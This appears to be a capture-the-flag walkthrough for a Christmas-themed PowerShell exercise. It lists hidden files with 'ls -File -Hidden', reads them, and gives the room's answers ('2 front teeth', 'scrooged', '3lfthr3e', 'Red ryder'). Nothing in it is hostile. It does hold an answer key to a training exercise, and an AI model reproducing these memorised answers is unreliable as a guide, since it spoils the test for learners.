
Use cmd : ls –file –Hidden to list



```
PS C:\Users\mceager\Documents> ls -File -Hidden


    Directory: C:\Users\mceager\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-         12/7/2020  10:29 AM            402 desktop.ini
-arh--        11/18/2020   5:05 PM             35 e1fone.txt


PS C:\Users\mceager\Documents> cat e1fone.txt
All I want is my '2 front teeth'!!!
PS C:\Users\mceager\Documents>
```



```
PS C:\Users\mceager\Desktop\elf2wo> ls -hidden
PS C:\Users\mceager\Desktop\elf2wo> cat e70smsW10Y4k.txt
I want the movie Scrooged <3!
```



Search for the first hidden elf file within the Documents folder. Read the contents of this file. What does Elf 1 want?

2 front teeth

Search on the desktop for a hidden folder that contains the file for Elf 2. Read the contents of this file. What is the name of that movie t

scrooged

Search the Windows directory for a hidden folder that contains files for Elf 3. What is the name of the hidden folder? (This command wi

3lfthr3e

How many words does the first file contain?

9999

What 2 words are at index 551 and 6991 in the first file?

Red ryder

This is only half the answer. Search in the 2nd file for the phrase from the previous question to get the full answer. What does Elf 3 wan submitting the answer)

Answer format: *** ***** ** ***

[Day 21] Blue Teaming Time for some ELForensics

[Day 22] Blue Teaming Elf McEager becomes CyberElf

[Day 23] Blue Teaming The Grinch strikes again!

[Day 24] Special by DarkStar The Trial Before Christmas